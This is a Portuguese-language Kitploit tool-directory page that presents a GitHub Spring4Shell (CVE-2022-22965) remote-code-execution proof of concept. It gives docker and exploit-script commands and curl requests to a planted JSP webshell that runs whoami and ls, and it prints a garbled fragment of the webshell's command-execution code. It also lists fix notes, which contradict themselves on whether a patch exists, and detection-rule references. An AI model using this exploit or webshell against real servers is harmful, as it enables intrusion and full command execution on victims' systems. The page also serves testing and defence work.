Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/thegejr/springshell
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e Educação
GitHubthegejr/springshell

SpringShell

Spring4Shell - Spring Core RCE - CVE-2022-22965

Ver Repositório
1318238há 4 anosRevisado pelo Kitploit

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    654
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    490
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    395
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    336
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    252

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

Spring Core RCE - CVE-2022-22965

Após o Spring Cloud, em 29 de março, outra vulnerabilidade de alto impacto do Spring surgiu na Internet: Spring Core RCE

Em 31 de março, a Spring lançou novas versões que corrigem a vulnerabilidade. Veja a seção Correção.

Em 31 de março, um número CVE foi finalmente atribuído à vulnerabilidade com uma pontuação CVSS 9.8 (CRÍTICA)

Prova de Conceito

A exploração é muito fácil de usar, daí a pontuação CVSS muito alta de 9.8.

Para testar a vulnerabilidade, você pode fazer o seguinte.

Inicie uma imagem Docker vulnerável do Spring.

docker run -d -p 8082:8080 --name springrce -it vulfocus/spring-core-rce-2022-03-29

Isso vincula o Spring vulnerável ao endereço localhost:8082.

Verifique se a imagem foi iniciada corretamente com curl

curl http://localhost:8082

Uma resposta de ok deve ser retornada.

Vamos explorar a imagem vulnerável agora!

python3 exp.py --url http://localhost:8082

Uma resposta de The vulnerability exists .... deve ser retornada.

Agora você pode explorar a vulnerabilidade com curl

# Execute o comando whoami
curl --output - http://localhost:8082/tomcatwar.jsp?pwd=j&cmd=whoami

# Resposta truncada
root

//
- if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - ........

# Execute o comando ls
curl --output - http://localhost:8082/tomcatwar.jsp?pwd=j&cmd=ls

# Resposta truncada
app
bin
dev
etc
..........

PoC de código em circulação

O exploit foi carregado até agora exp.py
PoC de código em circulação
situação estranha

Correção

A Spring lançou agora novas versões que corrigem este CVE. Veja o anúncio da Spring.

O commit que corrigiu a vulnerabilidade

Impacto da Vulnerabilidade


  1. JDK versão 9 e superior
  2. Spring Framework ou frameworks derivados são usados

Sugestão de Correção

Atualmente, a Spring não lançou oficialmente um patch; recomenda-se reduzir a versão do JDK como solução temporária


Blue team

Yara

  • Florian Roth - webshells do Spring4Shell

Sigma

  • Emanuele De Lucia - Criação de webshells .jsp

SPLUNK

  • Alex John - Detecção SPL no Splunk
Baixar ferramenta